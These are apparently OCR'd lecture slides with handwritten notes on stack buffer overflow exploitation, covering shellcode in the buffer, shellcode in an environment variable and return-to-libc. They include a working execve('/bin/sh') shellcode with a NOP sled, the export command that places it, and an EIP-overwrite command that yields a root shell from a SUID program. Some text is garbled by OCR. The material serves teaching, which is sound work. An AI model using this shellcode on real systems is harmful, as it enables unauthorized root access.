
}
```

Preparing the Memory in Practice (1)

Now we have what we want to execute and where to jump...

We need to fill the buffer with our shellcode, the jump address and the NOPs.

How to do this *in practice*?



Vulnerable program's
memory layout (function frame).

Memory layout of
a possible exploit.

Let's Have a Look (Shellcode in the Buffer)

ECHO FUNCTION PRINTS A STRING

```
[root@host]# echo "whoa! Look, I've got a root shell!"  
whoa! Look, I've got a root shell!
```

Let's Have a Look (Shellcode in the Buffer)

NOP

Let's Have a Look (Shellcode in the Buffer)

SHELLCODE

Let's Have a Look (Shellcode in the Buffer)

ADDRESS IN WHICH ESP IS FOUND

Memory That we Can Control

We showed this with the overflowed buffer, but can be done with other memory areas too

PROS:

→ BECAUSE CODE PROVIDED == INPUT PROGRAM

IT SHOULD BE
LARGE ENOUGH TO
CONTAIN THE WHOLE
EXPLOITATION ↑

Can do this remotely (input == code)

CONS:

WITH REMOTE EXPLOITATION WE REFER TO A REMOTE ATTACKER
THAT DO NOT HAVE ACCESS TO THE ACTUAL MACHINE. HE CAN SIMPLY
INTERACT WITH AN APPLICATION THAT IS ON THE SERVER

Buffer could not be large enough

→ WE CAN SET THE STACK OF
THE MACHINE AS NON
EXECUTABLE

Memory must be marked as executable

Need to guess the address reliably

Alternative Exploitation Techniques

Recall: We need to jump to a valid memory location that contains, or can be filled with, **valid executable machine code (shellcode)**.

Solutions (i.e., exploitation techniques):

- **Memory that we can control**
 - The buffer itself DONE
 - Some other variable
- **Environment variable**
- **Built-in, existing functions**

Environment Variable

```
int main(int argc, char *argv[], char *envp[])
```

PROS:

- Easy to implement ("unlimited" space)
- Easy to target (we can know precisely address)

CONS:

Works for local exploiting only!


→ TO EXPLOIT LOCAL VARIABLES, ACCESS TO THE MACHINE IS NEEDED

The program may wipe the environment

→ IF MAXIMUM SIZE ENVIRONMENT VARIABLE

Memory must be marked as executable

↓
WITH NON-EXECUTABLE STACK, WE WOULD STOP THE EXPLOITATION (VARIABLES ARE IN THE STACK)



`$ env` → LIST ALL ENVIRONMENT VARIABLE THAT HOME=/home/username USER=username ARE SET IN THE SYSTEM
 ...

ENVIRONMENT VARIABLES ARE GLOBAL VARIABLES THAT CAN BE SET GLOBALLY ON THE SYSTEM AND ARE USUALLY REPRESENTED AS COUPLE (E, VALUE)

THEY ARE IMPORTANT BECAUSE EVERY TIME WE RUN A PROGRAM, DECIDE WHO'S argc AND argv ARGUMENTS. THE LAST ARGUMENT THAT IS PASSED TO THE MAIN IS THE LIST OF ENVIRONMENT VARIABLES.

ENVIRONMENT VARIABLES ARE GENERALLY LOCATED IN THE HIGHER PART OF THE MEMORY

Environment variable in practice

We allocate an area of memory that contains the exploit. ~~PUT OUR EXPLOIT IN MEMORY~~

Then, we put the content of that memory in an **environment variable** named **\$EGG**.

(*YOU CAN CALL IT AS YOU PREFER,
EVEN PIPPO*)

Finally, we have to overwrite the EIP with the address of **\$EGG** by filling the buffer.

Preparing the Memory in Practice (Environment Variable) 2 ALTERNATIVES

④ echo AS BEFORE

EXPORT USES FOR DECLARING AN ENVIRONMENT VARIABLE

NANG

```
export EGG=`echo
```

PROS ENVIRONMENT VARIABLES HAVE UNLIMITED SPACE

③ Python - -c 'princ -'

```
export EGG=`python2 -c 'print "\x90"*300 + "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'`
```

Let's Have a Look (Shellcode in the Environment variable)

UNDERSTAND WHERE EGG IS

④ CHECK IF IT EXIST BY USING `exists`

Let's Have a Closer Look (with gdb)

Let's Have a Closer Look (with gdb)

```
(gdb) x/512bx 0xbffff720
```


0xbffff720:	0x45	0x47	0x47	0x3d	0x90	0x90	0x90	0x90	0x90	NOP sled
0xbffff728:	0x90									
0xbffff730:	0x90	0x90	...							Shellcode
...										
0xbffff808:	0x90	0x90	0xeb	0x1f	0x5e	0x89	0x76	0x08	0x0c	0x8d
0xbffff810:	0x31	0xc0	0x88	0x46	0x07	0x89	0x46	0x08	0xd8	0xff
0xbffff818:	0xb0	0xb	0x89	0xf3	0x8d	0x4e	0x08	0xbf	0xbf	0xbf
0xbffff820:	0x56	0x0c	0xcd	0x80	0x31	0xdb	0x89	0x0c	0x08	0x08
0xbffff828:	0x40	0xcd	0x80	0xe8	0xdc	0xff	0xff	0x08	0x0c	0x08
0xbffff830:	0x2f	0x62	0x69	0x6e	0x2f	0x73	0x68	0x08	0x0c	0x08
0xbffff838:	0xa0	0xf6	0xff	0xbf	0xa0	0xf6	0xff	0x08	0x0c	0x08
...										

0xbffff720 is, in this specific example (not always!), the address of the beginning of the NOP sled allocated in an environment variable. By overwriting the saved EIP of our vulnerable program with that address, we've done the trick! Essentially, **instead of setting the saved EIP to an address in the buffer range, we set the saved EIP to an address in the environment.**

Let's Have a Look (Shellcode in the ENV)

```
$ python -c "print '\x30\xf7\xff\xbf' * 100" | ./exploitable-program #  
SUID-root vulnerable executable  
[root@host]# echo "whoa! Look, I've got a root shell!"  
whoa! Look, I've got a root shell!
```

Shellcode in the ENV



Built-in, Existing Function

The address of a system library or function (e.g., `system()` for return to libc attack).

PROS:

Works remotely and reliably

→ NO "LOCAL VARIABLES" PROBLEM

No need for executable stack

→ FUNCTION EXECUTABLE BY DEFINITION

A function is executable usually :-)

PUT EVERYTHING
IN THE
RETURN
POSITION

WE NEED ARGUMENTS,
SAVED EIP, EBP OF
THE CALLED FUNCTION


→ POINTING TO A FUNCTION MEANS ENABLING
A FUNCTION CALL
→ COMPLEX TO DO

CONS:


Need to prepare the stack frame carefully

Return to libc


E.g., Call system()
to open a shell



